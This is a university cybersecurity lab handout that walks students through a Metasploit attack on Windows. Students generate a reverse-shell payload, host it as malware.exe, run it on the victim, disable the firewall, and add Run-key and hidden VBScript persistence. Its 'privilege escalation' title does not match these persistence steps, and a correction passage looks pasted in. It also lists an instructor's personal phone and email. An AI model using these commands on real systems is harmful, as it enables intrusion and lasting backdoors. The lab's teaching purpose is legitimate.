

### ****Applied Cyber Security Industry Led-Course****

### ****Instructor:**** XYZ

### ****Lab Instructor:**** Moeez Javed

#### ****Lab 5: Privilege E****scalation

Availability:  
🕘 Monday to Friday: 9 AM – 5 PM (at CUST)  
📩 After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

📞 Phone: +92 333 8744696  
📧 Email: moeezjavedyousafrana@gmail.com

### ****Window Privilege Escalation:****

Privilege escalation is a crucial phase in cybersecurity where an attacker gains elevated access to a system, typically moving from a lower-level user to an administrative or root-level account. This process allows malicious actors to bypass security restrictions, access sensitive data, and maintain persistent control over compromised systems.

In this lab, you will learn how to exploit privilege escalation vulnerabilities using the **Metasploit Framework** and gain persistence on a Windows machine. By simulating real-world attacks, you will understand how to detect and mitigate such threats effectively. ****Setting Up Metasploit Persistence****

## ****Step 1: Find Your Kali Linux IP Address****

Run this command in a terminal on Kali:

**ip a | grep inet**

Look for an IP like 192.168.x.x (e.g., 192.168.100.205). Use this as LHOST.

## ****Step 2: Set Up the Metasploit Listener****

In a new terminal (Kali):

**sudo msfconsole**

**use exploit/multi/handler**

**set payload windows/meterpreter/reverse\_tcp**

**set LHOST 192.168.100.205 # Use your actual IP**

**set LPORT 5555**


**exploit**

Leave this running.

## ****Step 3: Generate & Host the Payload****

Open another terminal (Kali):

**sudo msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.100.205 LPORT=5555 -f exe -o /var/www/html/malware.exe**



**sudo service apache2 start**

Check if the file is accessible:



**curl http://192.168.100.205/malware.exe**


## ****Step 4: Download & Execute the Payload (Windows)****


On the Windows victim machine, open a browser and enter:

**http://192.168.100.205/malware.exe**

Save and run the file.






**Post-Exploitation with Meterpreter**

**Common Commands:**

* **System Information:**

**Sysinfo**



* **List Processes:**

**Ps**




* **Open a Shell:**

**shell**

* Take ScreenShot

**Screenshot**



Disable firewall of window machine through meterpreter  
**execute -f "cmd.exe" -a "/c netsh advfirewall set allprofiles state off"**

## ****Step 5: Enable Persistence (Kali)****

Inside **Meterpreter**:

**run post/windows/manage/persistence**

Or manually add a registry key:

**reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG\_SZ /d "C:\Users\Public\malware.exe" /f**

**Fix 2: Correct Registry Persistence Command**

Your registry command is missing the -k (key path) argument.

**Correct command inside Meterpreter:**

To ensure persistence, use the following command to set a registry key that will start the malware upon user login:

**reg setval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater -d "C:\Users\Public\malware.exe"**

✔ This command adds a registry entry that executes the malware on startup.

**Check if the key was added:**

To verify that the persistence registry key has been successfully set, execute the following command:

**reg queryval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater**

✔ If the value appears, persistence is successfully configured.

**Fix 3: Enable Persistence Using a VBS Script (Alternative Method)**

If you prefer an alternative method, you can use a VBScript to achieve persistence.

**Inside Meterpreter, create a startup script:**

Execute the following command to create a VBScript file that runs the malware:

**execute -f "cmd.exe" -a "/c echo Set WshShell = CreateObject(\"WScript.Shell\") > C:\Users\Public\updater.vbs & echo WshShell.Run \"C:\Users\Public\malware.exe\" >> C:\Users\Public\updater.vbs"**

✔ This script creates a updater.vbs file that executes malware.exe upon system startup.

**Add the script to the registry for persistence:**

reg setval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater -d "wscript.exe C:\Users\Public\updater.vbs"

✔ This method ensures the backdoor runs in hidden mode every time the user logs in.

This ensures the backdoor reopens after reboot.

## ****Step 6: Verify Connection After Reboot****

Restart the Windows machine and check for a session in Metasploit:

**use exploit/multi/handler**

**set payload windows/meterpreter/reverse\_tcp**

**set LHOST 192.168.100.205**

**set LPORT 5555**

**exploit**

If persistence works, the session will reconnect automatically.

**Tasks in Lab 5: Privilege Escalation**

* Set Up the Environment
* Identify your Kali Linux IP address using ip a | grep inet.
* Configure a Metasploit listener to capture reverse shells.
* Generate and Deliver the Payload
* Create a malicious payload using msfvenom.
* Host the payload on Apache and deliver it to the target Windows machine.
* Execute Post-Exploitation Commands
* Use Meterpreter to gather system information, list processes, and open a command shell.
* Disable the Windows firewall to maintain access.
* Enable Persistence
* Automatically re-establish a session after a system reboot by:
* Adding a registry key to run the payload on startup.
* Using a VBScript to maintain hidden persistence.
* Verify Persistence
* Reboot the Windows machine and ensure the session reconnects automatically through Metasploit.

This lab provides hands-on experience with real-world privilege escalation techniques and defense mechanisms, enhancing your cybersecurity skills.